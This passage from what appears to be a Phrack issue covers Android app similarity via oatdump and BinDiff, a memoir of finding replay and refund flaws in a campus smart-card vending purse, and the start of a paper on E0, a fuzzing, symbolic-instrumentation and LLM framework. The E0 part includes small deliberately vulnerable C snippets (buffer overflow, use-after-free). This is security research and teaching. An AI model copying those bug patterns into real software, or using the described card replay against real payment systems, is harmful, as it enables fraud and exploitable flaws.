Functions contain basic blocks in one sequence without weird branches (except thunks). Our PoC successfully creates BinExport files from oat files an order of magnitude faster than Ghidra.

But ...

But it currently makes BinDiff run an order of magnitude longer for calculating a similarity score. For clustering, this is the opposite of what we want. The preprocessing step only runs once per app, so it scales linearly with the number of apps: O(n). But the comparison runs between each app pair, O(n^2). (Well, half of that but big-O doesn't care about such details). Out of time, out of ideas, and motivated to test in production, we've still attached our work in progress and will continue improving it. For now, dear reader, you have the choice between slow preprocessing and slow comparisons. Hopefully, not for long, then comparisons will be fast, robust, and useful to you!

Just one more thing. We talked about how apps are using native libraries for performance. Integrating them into a code-analysis framework always required to bridge the gap between Dalvik and machine code. If we have the Dalvik code as binary, though, we don't need to bridge a gap that doesn't exist. We're working on using our trick of using dex2oat not just to process an app's Dalvik code, but also its native libraries, making holistic app analysis and comparison possible. Until then, you can use your favorite binary tooling to analyze them all without having to maintain two toolchains.

6 - A Bit of Summary and Thanks

ceterum censeo scientia vult esse libera

In a system as complex as Android, change is the only constant. The fact that Dalvik is unique to this ecosystem does not make it easy to maintain tools, and so a lot of things that once were useful become more error-prone with time. But this evolution also opens up new possibilities.

We looked at how Android changed and how it currently builds and executes apps. The problems this creates, but also the doors this opens. We walked through the process of creating binary odex files from APKs and how to prepare them for BinDiff. We show that it's practical to compare apps and that this approach even applies free code normalization, removing some obfuscations in the process of recompilation.

Finally, we also provide a PoC script showing that there is significant speedup to be gained: Sidestepping the long disassembly process and utilizing oatdump to create BinExport files directly. This hack will make code-based similarity scalable for a large amount of apps and allow hunting for suspicious APKs, be it to find clones, for malicious apps, just for fun, or for profit.

It's our pleasure to submit this work to Phrack, which inspired not only this line of work but also our enthusiasm for looking behind the curtain, to hack, and to share. And special shoutout to:

- Sebastian Bachmann, aka reox for telling us about the neat tool called Elsim
- Felix Kehrer for listening to our Android rants and also ranting about Android

7 - A Bit of References

[0] https://phrack.org/issues/68/15#article
[1] https://github.com/themoep/elsim
[2] https://web.archive.org/web/20170713094900/
https://www.theverge.com/2017/7/12/15958372/
google-machine-learning-ai-\app-store-malware-
security
[3] https://github.com/EFForg/apkeep
[4] https://web.archive.org/web/20250421110118/\
https://developer.android.com/build/shrink-code
[5] https://github.com/lilicoding/SimiDroid
[6] https://github.com/JakeWharton/diffuse
[7] https://github.com/ramazansancar/Dexofuzzy2
[8] https://github.com/soot-oss/SootUp
[9] https://youtu.be/ajGX7odA87k?t=1873
[10] https://github.com/google/bindiff
[11] https://organicmaps.app/
[12] https://dl.acm.org/doi/10.1145/3578357.3591219
[13] https://github.com/google/binexport
[14] https://signal.org/
[15] https://github.com/Mobile-IoT-Security-Lab/
Obfuscapk
[16] https://github.com/micahflee/TM-SGNL-Android/
[17] https://github.com/ThexXTURBOXx/dex2jar/
issues/16

8 - And That Makes a Byte (code)

Visit Phrack.org to see PoC for oatdump2binexport

Money for Nothing, Chips for Free

AUTHOR: Peter Honeyman

[**Editor's note:** This article was shortened to fit the print format. The full version will be available online at https://phrack.org]

0 - Abstract

How a team of academic hackers discovered bugs in a widely deployed smart card payment protocol, kept them secret (until now!), and turned what they learned into parties, papers, conferences, and advanced degrees.

1 - Introduction

It's 1998. I am the fledgling director of the Center for Information Technology Integration, or CITI, a small research center at the University of Michigan focused on IT infrastructure. My senior staff and I are sitting in a small conference room across the table from three gentlemen in suits.

My staff sits in silence throughout the meeting. I introduce my team and ask the visitors "Are any of you authorized to make arrests?" The head suit replies, "He is, and I am, but he is not."

I make eye contact with my team. This is what we talked about last night.

The suits are from the Electronic Crimes Branch of the United States Secret Service, charged with protecting the nation's financial infrastructure.

They heard through the grapevine that we were messing with the currency. So po-po is in the house and it's Shut The Fuck Up Friday for my staff -- let's not get arrested today -- while I try to calm the waters.

Let's back up, though.

A couple years earlier, a former doctoral student had set CITI up with an industry research grant to develop smart card-based key management for their secure video conferencing project. That project taught us a lot about smart card innards and helped us build some useful tools for smart card hacking, e.g., card readers and card extenders that let us intercept and control communications between a smart card and a smart card reader.

But let's back up some more: smart cards?

2 - Smart cards

Some folks might remember a time before the universal proliferation of credit cards. I am one of them! My mom carried some "coins" in her wallet when I was growing up in the '50s, dog tag style metal plates half the size of today's standard-size card, imprinted with account data tied to an individual merchant, such as J.L. Hudson's in Detroit or de Bijenkorf in Amsterdam. These were charge cards, which required the consumer to pay in full each month.

Around this time, many merchants began accepting charge cards from companies like American Express and Diner's Club. BankAmericaCard (now VISA) and Master Charge (now MasterCard) transformed the field with credit cards, which allowed consumers to carry a balance from month to month, an instant personal loan that was a huge hit with consumers worldwide.

With scale came great profit but also great opportunity ... for credit card fraud. Absent a way to validate a card at the time of a transaction, forgery is trivial. To combat fraud, US card issuers periodically distributed books containing page after page of lists of fraudulent and revoked card numbers. I remember these books being printed on the thinnest paper my young eyes had ever seen. This didn't work well, so US issuers induced merchants to install dial-up modems and check for card revocation on each transaction. This is a clumsy system that relies on consumers to report fraudulent use of their cards but is easy to deploy.

European vendors also sought a way to thwart wholesale card forgery, but in contrast to the deregulated dial-up market in the US, the European digital network infrastructure was governed by a collection of stodgy national ITU entities that stymied online card verification. Smart cards offered an offline alternative: a trustworthy mobile computing platform. Pin-protected smart cards were issued to consumers and card readers were issued to merchants. The card issuers controlled the cards and the readers and they were able to prevent a lot of fraud.

Chip cards quickly became a killer app for smart card proliferation in European pockets and purses. Across the Atlantic, though, there was no swell of smart card adoption. Issuers like VISA and American Express initiated pilot programs that provided cards and readers to consumers, but they didn't catch on, in part because consumers already had adequate fraud protection guarantees from issuers and had no incentive to make transactions more secure. Eventually, US issuers got on board and issued smart cards to consumers -- although without PIN protection -- and readers to merchants. It was oddly late in the game, though.

3 - Smart card R&D

Meanwhile, researchers in industry and academia were viewing with interest the potential of the smart card as a mobile trusted computing platform.

Boiling it all down, every digital identity needs a secure place to store some keys and do a little cryptography. Today we use smartphones for all that, but 25 years ago, the smart card's peculiar hardware and barren API offered interesting possibilities.

CITI was fortunate that one of its alumni was well situated at an industrial research lab, and in 1996 brought CITI in on some collaborative research. Bellcore cryptographers had cooked up some fast, scalable ciphers for videoconferencing that wanted a trusted computing base for key distribution, and it seemed like a smart card might fit the bill. At that moment, CITI needed more R&D $$$ pretty badly and proposed to take on the work. Remarkably, CITI succeeded in building the smart card-based key store. We paid some bills, learned a lot about smart cards, and got some nice papers out of the collaboration.

By coincidence, just as CITI began investigating smart card capabilities and developing smart card competencies, the University of Michigan was deploying a smart card-based ID card -- the MCard -- equipped with an electronic purse application. The University had a business agreement with a bank and a vending machine supplier: the bank installed charging stations all over campus so that students, faculty, and staff could fill their electronic purses with up to $50 and the vending machine supplier installed and serviced vending machines retrofitted with smart card modules all over campus. Somehow, they periodically settled accounts.

As with most projects like this, it probably never made or even saved anybody any money and the chip card based MCard is now a faded memory. But at the time, smart card reader-equipped vending machines were all over campus, even in off-campus offices like CITI, where we had a snack machine and a pop machine in our lunchroom.

This was an obvious target and a temptation. It didn't take us long to begin tracing the communication between the MCard and the vending machine.

Guess what we found. >:)

4 - The MCard electronic purse protocol

A smart card spends most of its life in a lonely powered-down state, crushed in a wallet or buried in a purse, but when inserted into a reader, the card springs to life, resets itself into a predetermined state, and awaits commands.

Smart card communication obeys a suite of standards, known as ISO 7816, that govern physical aspects of the card, such as shape and size, location of the contacts, the serial data interface, and describe an RPC-like protocol that allows the exchange of structured command/response pairs and challenge/response authenticators. The card stores long-term keys and other data in a hierarchical file system with idiosyncratic access controls.

We can imagine a bare-bones electronic purse protocol in which:

1 the vending machine checks that the purse has sufficient funds, then

2 the cardholder makes and receives a selection, then

3 the vending machine updates the purse.

This protocol is vulnerable to a simple attack, called tearing, in which the cardholder forcibly removes the card after step 2 (deliver the selection) but before step 3 (update the purse), and indeed, this protocol is not what we found when we traced the messages exchanged between a vending machine and an MCard. Instead, we found a two-phase protocol that resists tearing by reserving funds prior to product selection and debiting the funds and committing the transaction after product selection.

Message to MCard	MCard response
Wake up!	I'm awake
How much $$$ in the purse?	$18.23
Show me the last entry in the log	$18.23
Give me a nonce	Here is a nonce
Send nonce encrypted with shared key	Vending machine is authentic
Reserve $1.25 in the log	OK

Table: Pre-selection phase of the MCard electronic purse transaction.

The vending machine has reserved $1.25 on the MCard and awaits consumer product selection. Already, a flaw in the electronic purse protocol is evident. The card does not trust the vending machine and requires it to authenticate before writing to the log, but the vending machine never authenticates the card. This suggests an obvious replay attack.

To be clear, if we can program a computer to utter the MCard responses shown above, we can use an inverse card reader or a JavaCard to inject those messages into a vending machine. The unsuspecting (literally!) vending machine believes it is talking to an MCard with $18.23 in its purse. A bottomless purse, forever. (This feature is what got the attention of the Secret Service.)

Back to the transaction in progress. So far, the first phase of the protocol has reserved funds in a log. Following product selection, the second phase debits the purse and updates the log, authenticating itself in both updates. It's up to the next vending machine that reads the card to confirm that the log and the purse agree and to reconcile them if they don't.

Message to MCard	MCard response
Give me a nonce	Here is a nonce
Debit $1.10 from the purse, \ authenticated with encrypted nonce	OK
Another nonce-based authentication	OK
Log the $1.10 transaction	OK

Table: Post-selection phase of the MCard electronic purse transaction

To belabor the point about the replay attack, during a purchase, the Mcard authenticates the vending machine three times: twice prior to writing to the log and once during the debit operation. But at no time does the Mcard authenticate to the vending machine.

It would certainly be possible to engineer a challenge/response that runs in the opposite direction, indeed, the smart card has a specific API for this Arguably, authenticating the card is the very first thing the vending machine should do when a card is presented. So why didn't the smart card developer include this in their protocol? Or even simpler, reverse steps 2 and 3 in the bare-bones protocol described earlier.

We can only speculate. The system we observe protects against attacks on the card and leaves the vending machine wide open. This makes a certain amount of sense: to attack a card, you need only a PC and a card reader, but attacking a vending machine requires tools like CITI's bespoke card extender and inverse card reader.

So, if you don't believe hackers will invest a lot of time and attention to fraudulently purchase a bag of potato chips, you may deem it unnecessary to cryptographically authenticate the smart card. We have seen other instances where industry has a blind spot about the capabilities and interests of hackers (especially university-affiliated hackers).

"User experience" considerations may also play a role. Like most smart cards, the MCard featured an 8-bit microprocessor running at 3.57 MHz, communicating half-duplex through one contact at about 1 msec per byte.

Slow processing and communication produces authentication round-trip times longer than a second. If too many seconds elapse between card insertion and the vending machine signaling readiness, or if even a second goes by between selection of a product and the delivery of that product, the customer is going to be frustrated.

If round trips were fast, the protocol might look something like

1. Mutually authenticate
2. Check purse value
3. Customer makes selection
4. Update the purse
5. Deliver the selection
6. Eject card

The critical section lies between steps 3 and 5, updating the purse between the time the customer presses a button to make a selection and the start of product delivery. This is when the customer is most anxious about their purchase: if that little spiral holding the KitKat Bar doesn't begin to spin immediately, the user experience breaks down and havoc can ensue.

But even this protocol fails in the face of a determined hacker. Taking the inverse card reader to the next level, CITI developed a monkey-in-the-middle apparatus that filters messages from the vending machine, directing them either to a legitimate card or to a rogue application. This can defeat any protocol that doesn't cryptographically sign messages (at the very least).

5 - Responsible disclosure

We had good contacts on the card manufacturer's research team, and a productive phone call took place right away. Naturally, we shared our discovery with university officials as well; actually, that was the first phone call. The response was lukewarm thanks. But one official with whom we met surprised us by pulling a Visitor MCard out of a desk drawer and informed us that every time they inserted this card into a vending machine, five quarters dropped into the coin return!

We borrowed the card and examined it in our lab. The card has a subtle flaw: the key file for authenticating the vending machine is unreadable, so when the vending machine wants to reserve funds in the log, authentication fails and the card reports an error.

What happens next requires us to speculate. The smart card module is retrofitted to an OG vending machine stocked with items that cost less than $1.25. The module verifies that there is $1.25 in the purse, tells the vending machine to credit the customer with $1.25, and reserves $1.25 in the log. We don't know in which order the module takes these steps, but the order is important!

When the authentication step fails, the smart card module appears to throw up its hands, eject the card, and go offline. The vending machine is now holding the bag for $1.25, and the smart card module is offline. The vending machine can't credit the refund to the card, so it does what an OG vending machine knows how to do: cash refund. Five quarters drop into the coin return.

We were excited by this discovery! Together with the earlier vulnerability, we could strip a vending machine of all of its product and all of its cash (if we dared). We were especially amused by the sound of a vending machine eventually dry-heaving quarters it didn't have: <cough cough cough cough cough>. I wish we had recorded that.

Nonetheless, our sense at CITI was that these vulnerabilities were too shallow to merit a refereed publication, and to an extent was a distraction from our sponsored research, so we talked about it at a few conference rump sessions and that was the end of it.

But we also saw another possibility: funding ongoing smart card research. No, not like that! Having proved our skills to the smart card vendor, we were encouraged to submit a modest proposal (to tunnel IP and ICMP through ISO 7816), but it turned out that vendor higher-ups had bigger ideas and approached CITI with a much broader scope and an order of magnitude larger price tag in mind. CITI initiated the Program in Smartcard Technology in the fall of 1998 and celebrated: for the first time under my direction, CITI was on solid financial ground.

I know what you're thinking, but I don't think Schlumberger bought CITI's silence. We sincerely believed that our discoveries were below the LPU ("least publishable unit") threshold. And there was genuine excitement on both sides about the potential for collaboration. But I'm sure they were grateful that they weren't forced to reflash their worldwide installed base of vending machine smart card modules, and perhaps the grant was one way for them to show their gratitude.

Whatever, we spent it all ... on student stipends, tuition, staff salaries, conference organizing, publishing, traveling, etc.

One of our earliest objectives was a smart card-based Kerberos sign-on for our UNIX and Windows computers and we got pretty far with it: we found a card that supports DES and extended the Kerberos library to use that card to perform client-side cryptography and key management.

To support smart card authentication on Windows, we extended the Windows Graphical Identification and Authentication (GINA) to support the Pluggable Authentication Method (PAM) and developed a smart card PAM module.

We built a VFS layer for the smart card's ISO 7816 hierarchical file system, allowing smart card files and directories to be navigated and updated through a POSIX interface.

We implemented ISO 7816 IP tunnel endpoints on UNIX and JavaCard, implemented TCP and IP on JavaCard, and implemented a web server on top of that.

We designed and implemented a middleware layer that supports remote access to physically secure smart cards and extended Kerberos V5 and SSH to use that infrastructure for client-side key management and cryptography.

We built handsome hardware that allows a Palm Pilot to connect to a smart card and developed Palm Pilot software to use the smart card as a key store. We designed and implemented personal secure boot, an extension to GRUB that stores software component hashes on a smart card and uses the hashes to ensure component integrity at boot time. We open-sourced all the software that we developed under a very permissive license.

We also used the funds to support travel and to evangelize the smart card way. I joined IFIP WG 8.8 as Co-Vice Chair to help organize smart card conferences in Louvain-la-Neuve, Chicago, Bristol, San Jose, Toulouse, and Tarragona; ran smart card demos at CCC in a field outside Berlin; and taught a graduate seminar in smart cards at Michigan, flying in European experts as guest speakers. CITI also made a major showing at HAL 2001 (Me, Jim Rees, Charles Antonelli, Andy Adamson, Dros Adamson, Dug Song, Niels Provos, Olga Kornievskaia; some CITI sons and lovers tagged along, too) and organized a well-attended smart card hacking workshop there.

6 - Aftermath (and airing of grievances)

CITI's burst of smart card research lasted only a few years, for reasons, some of them the usual ones, like money drying up and students graduating.

We had good relationships with our industry partners in the Dallas suburbs, but the center of gravity for smart card R&D was in France -- which we loved because we were forced to travel to beautiful French cities for meetings -- but it was hard to make an impact in that crowd, which was excited about explosive growth in SIMs and not that interested in a smart card that communicated with TCP/IP and web protocols. (We honestly could not understand that.)

Also, none of us is fluent in French, alas. When we tried to get some attention by nominating ourselves for the CARTES '2000 Innovation Award, well, the nomination had to be in French. We submitted it in English. You can imagine how the French jury responded. (They didn't.) Adding insult to injury, when CARTES got around to recognizing an Internet smart card, the award went to a group that did its TCP and IP processing off-card, merely tunneling application layer payloads through ISO 7816. >:(But it wasn't just our big egos. Hardware limitations were a big reason.

CITI had a vision of the smart card as the trust anchor of a personal computing environment and built stepping stones toward that vision: a Kerberos single sign-on for UNIX and Windows you could carry in your wallet, a UNIX file system for secure storage of personal records, TCP/IP for reliable end-to-end communication, even a web server, for what it's worth! When we started, conventional wisdom held that all this -- on an eight-bit microprocessor running at 3.57 MHz with 200 bytes of RAM -- was impossible.

At that point, it wasn't clear what to do next to achieve our vision: we needed more cycles, more storage, more bandwidth. So we waited for smart cards to get better but unlike every other computer technology smart cards got no faster, no more capable. They never did, really.


Nonetheless, smart cards did succeed -- wildly, and essentially contemporaneously: mobile phone technologies exploded in the new millennium, with smart card SIMs the mechanism for low-level mobile phone identification and authentication. And it turns out that is all that a smart card really needs to do, with high-performance trust management now built directly into smartphone silicon. Soon, eSIMs and NFC payments will obsolete smart cards altogether.

Dodging the Feds So back to that tense meeting with the Secret Service. I told them all we had learned about the MCard and its vulnerabilities. Our guests were businesslike and intelligent, and the briefing was over in an hour.

Then it was time for a lab tour, the high point of which was the lunchroom. As we approached the cowering, trembling vending machines, I asked the head fed if he would care for a demo. His enthusiasm was unvarnished: he would love a demo! I pulled a white card out of my pocket and offered it with outstretched arm.

He paused. Smiled. No demonstration would be necessary. He left us with some Secret Service baseball caps and t-shirts and we all waved goodbye.

[...]



TRENCHANT IS HIRING SECURITY RESEARCHERS

REACH OUT AT: phrack-recruiting@trenchant.io

WANT TO BE AT THE TOP OF OUR LIST?

IMPRESS US WITH YOUR CTF SKILLS BY SOLVING OUR CHALLENGE AT

ctf.trenchant.io:1337

E0: Selective Symbolic Instrumentation

Powering Data-Flow Fuzzing and LLM Reasoning

AUTHOR: Jex Amro
@jexamro <jx@squarelabs.ai>

Table of Contents

Introduction

Imagine a fuzzer driven by data-flow rather than code-coverage. One that follows input def-use chains from source to sink, enforces constraints at each step, and reasons only about the precise, ordered low-level operations that govern data propagation. Instead of blind randomness, it employs a mutation engine guided by symbolic reasoning and high-level semantic context.

Initially, LLMs remain in deep sleep, awakened only when their broader insight is needed to analyze complex vulnerabilities requiring higher-level semantic or cross-function reasoning. You can query this engine to inspect its findings, direct its focus, and steer exploration toward areas of interest.

We call this multi-layered binary analysis and instrumentation framework E0 (Explore from Ground Zero). E0 integrates fuzzing's speed, selective symbolic instrumentation's precision, and LLM guidance's semantic understanding, leveraging each technique's strengths and minimizing their limitations.

While a full open-source release of the framework is planned, this Phrack issue includes an alpha snapshot of the most critical components supporting the techniques discussed here, enabling security researchers and engineers to directly experiment with and validate our novel methods.

In this paper, we outline the challenges encountered in building E0 and introduce the solutions we developed.

1 - Fuzzing

It is mid-2025 and fuzzing remains the cornerstone of automated vulnerability discovery, thanks to its ability to generate massive numbers of diverse inputs at high speed, and to produce concrete, reproducible failures (crashes, hangs, and memory violations) that demand developer attention. By randomly mutating inputs guided by simple coverage heuristics, modern fuzzers can traverse thousands of execution paths per second with virtually no manual effort. However, fuzzing's randomized nature and its over-reliance on code-coverage metrics often leave deep, tightly guarded branches unexplored and miss subtle logic flaws or boundary conditions. Furthermore, without any semantic understanding of programstate, fuzz campaigns can spend inordinate resources on redundant or low-value paths, making it difficult to target high-impact code regions without massive computational investment.

2 - Symbolic Execution

Symbolic execution fills fuzzing's blind spots by treating inputs as symbolic variables that are transformed into logical formulas and systematically exploring program paths via constraint solving. Its strength lies in generating concrete test cases for specific branches, uncovering corner-case errors, assertion failures, and subtle boundary violations without relying on coverage heuristics. For example, in a nested buffer-copy loop it can derive an input that triggers an off-by-one overflow or calculate the exact values needed to cause an integer overflow, or solve for a memory write that lands at a specific address.

Yet symbolic execution operates only at the level of individual instructions and their accumulated formulas; it has no built-in notion of buffer sizes, object lifetimes, or business-logic rules. Without manually supplied checks, such as boundary conditions, function summaries, loop invariants, or custom heap models, many critical bugs go undetected. These include out-of-bounds writes, use-after-free conditions, and missing validations across multi-step transactions. Detecting a use-after-free, for example, requires encoding both allocation and deallocation semantics by hand, since the solver cannot distinguish freed memory from valid regions.

This instruction-centric view also leads to explosive path growth: each branch doubles the search space and quickly overwhelms time and memory resources on complex binaries. SMT solvers may timeout on large complex expressions, and external interactions such as network I/O, system calls, or threading often require hand-written stubs or rough approximations that can miss behaviors or introduce false negatives or positives. While strategies such as search heuristics (depth-first versus breadth-first), state merging, interpolation, constraint caching, and mixed concrete-symbolic (Concolic) runs can alleviate some of the limitations, the core challenges of scalability, and broader contextual understanding remain.

3 - Large Language Models (LLMs)

By contrast, Large Language Models bring complementary strengths by naturally absorbing and manipulating broader semantic layers (functions, modules, design patterns), and synthesizing intent across

thousands of lines of code. For example, given a snippet like:

```
.-----------------------------------.
|  char buf[16];                    |
|  write_user_data(buf, user_len);  |
'-----------------------------------'
```

LLMs can warn: "Potential buffer overflow if 'user_len' > 16," without requiring any additional boundary specifications.

In another snippet:

```
.-----------------------------------.
|  ptr = malloc(...);               |
|  free(ptr);                       |
|  ptr->field = x;                  |
'-----------------------------------'
```

LLMs can flag a use-after-free issue: "You're writing to freed memory here; ensure you don't access 'ptr' after it's freed." They can also spot missing business invariants, such as failing to roll back a transaction on failure, or suggest protocol fixes that span multiple functions.

Yet they still stumble over low-level assembly and raw binaries: they hallucinate flag conditions ("this jump tests zero" when it actually tests carry), cannot compute dynamic branch targets, and hit context-window limits on very large repositories (truncating critical paths in a 20,000-line module). They struggle to pinpoint exact lines of code and visualize deeply nested jump chains, especially when registers are reused to hold different variables, which distracts their token-based attention.

Time and computational cost further constrain them: longer contexts incur higher inference latency and significant compute expenses, making exhaustive analysis of massive code bases impractical. Despite these drawbacks, by leveraging prompt engineering, fine-tuning on domain-specific code, Model Context Protocol (MCP), and retrieval-augmented generation, researchers can still extract high-impact insights into memory-safety flaws, race conditions, and business-logic errors.

However, LLMs frequently generate a high volume of false positives during vulnerability analysis when they lack precise data-flow and constraint information. In practice, an LLM may flag any external input as a potential attack surface, even when the input cannot reach or influence the vulnerable code in question. This over-flagging forces researchers to manually review numerous false findings or to invoke additional LLM inference rounds, sometimes with narrower prompts or more compute-intensive techniques, to validate true positives. While LLMs can deliver accurate results when a vulnerability is fully contained within a single function or module, real-world vulnerabilities often span multiple functions, modules, or processes. Reconstructing and supplying the full cross-function context is both challenging and expensive, in terms of engineering effort and inference latency, making validation and false-positive reduction the primary hurdles in applying LLMs to large-scale binary vulnerability research.

4 - Towards a Hybrid Approach

The contrast between symbolic execution's instruction-by-instruction precision and LLMs' broad, high-level reasoning highlights how they can address each other's blind spots. Symbolic execution supplies exact data-flow semantics: accumulated path constraints; variable liveness; input reachability; solved constraint-variable ranges; and cross-thread flows directly into AI pipelines, sparing LLMs the heavy lifting of inferring low-level data-flow details across vast source-code or decompiled binaries and thus dramatically reducing the volume of false positives that undermine purely LLM-driven analyses. In addition, since compiler optimizations and decompilation can alter or obscure actual control-flow and binary behavior, relying solely on source or decompiled code risks missing hidden bugs, whereas symbolic slicing operates on the real binary, preserving true execution behavior.

In contrast, LLMs inject domain context, established design patterns, and high-level business-logic checks that symbolic tools cannot model. Combined in a dynamic feedback loop (fuzzing, on-demand symbolic slicing, and LLM-guided review), you achieve a self-reinforcing pipeline: fuzzers explore new paths informed by solved constraints; symbolic analysis attaches precise data-flow invariants; and LLMs transform those invariants into actionable, human-readable insights, all validated through native binary execution.

An ideal hybrid system harnesses the raw throughput of unmodified binaries; triggers symbolic emulation only on input-derived code regions for minimal overhead; and enriches each LLM prompt with concise slices scoped to one or more functions (including their constraint inputs: arguments, memory-load values, and call-return values), augmented by SMT-solved variable ranges to eliminate infeasible scenarios up front.

This fusion arms LLMs with concrete, high-fidelity context; reduces wasted inference cycles on false positives; and closes the loop with end-to-end fuzzing, uniting discovery breadth, symbolic precision, and AI reasoning into one scalable, low-latency vulnerability-discovery engine.

4.1 - Data-Flow vs Code-Coverage Guidance

Data-Flow Guidance centers input exploration on the precise propagation of attacker-controlled data through program operations. By instrumenting and tracking def-use chains (capturing only those instructions that carry data derived from guarded inputs), E0 ensures that mutations and analyses focus exclusively on branches and operations aligned with data-flow. In contrast, Code-Coverage Guidance simply chases new basic blocks or branch targets without regard to semantic relevance. It may exercise the same edges thousands or even millions of times, wasting fuzz cycles on paths that bear no relation to exploitable state. Its only advantage is raw throughput: high volumes of test cases with minimal semantic insight. Data-Flow Guidance reduces noise, yields higher-quality test cases in fewer iterations, and in our approach, supplies precise data-flow context for downstream symbolic and AI layers to perform deeper reasoning, predict and help discover vulnerabilities, and generate inputs that trigger them. Moreover, unlike Code-Coverage Guidance (which requires its monitoring scope to be tied to specific modules or regions), data-flow instrumentation via (SSI) Selective Symbolic Instrumentation is applicable across all modules and threads (with optional scope narrowing when needed), enabling E0 to track untrusted-input data-flow throughout the entire application without sacrificing performance.

4.2 - E0 Design Decisions

After extensive research and development, and multiple full rewrites, E0's design has converged on several core principles:

- Harness-Based Fuzzer Compatibility: E0 operates exactly like a modern fuzzer by executing a user-supplied harness iteratively. Users provide a harness for the target functionality, along with a module name, a relative virtual address, and a register to capture, mark, and guard inputs. On each iteration, E0 takes the current sample and spawns new samples for every newly solved path constraint. With the optional -x flag, E0 will recursively execute each newly generated sample to further expand its exploration.

- Crash-and-Hang Detection (in typical fuzzing fashion): the classic "definite outcome" mechanism, where E0 drives your harness and watches for native crashes, hangs, or illegal-memory accesses (even catching them early in emulation mode before they'd be swallowed by OS exception handlers).

- Decoupled AI Analysis: To maximize selective symbolic instrumentation performance, E0 separates the heavy lifting of data-flow tracking from downstream AI processing. When run with the -log_symdefs flag, E0 writes collected symbolic definitions into a SQLite database, which AI agents can consume asynchronously in a separate process.

- AI-Driven Prediction: symbolic data is fed to LLMs that flag likely vulnerabilities ahead of an actual trigger, and in the near future, will loop back to the fuzzer to validate generated candidate inputs.

- Selective Instrumentation: We combine hardware watchpoints with OS-level page guards, then fall back exclusively on recursive, bitmap-driven watchpoint allocation for minimal overhead and maximal precision.

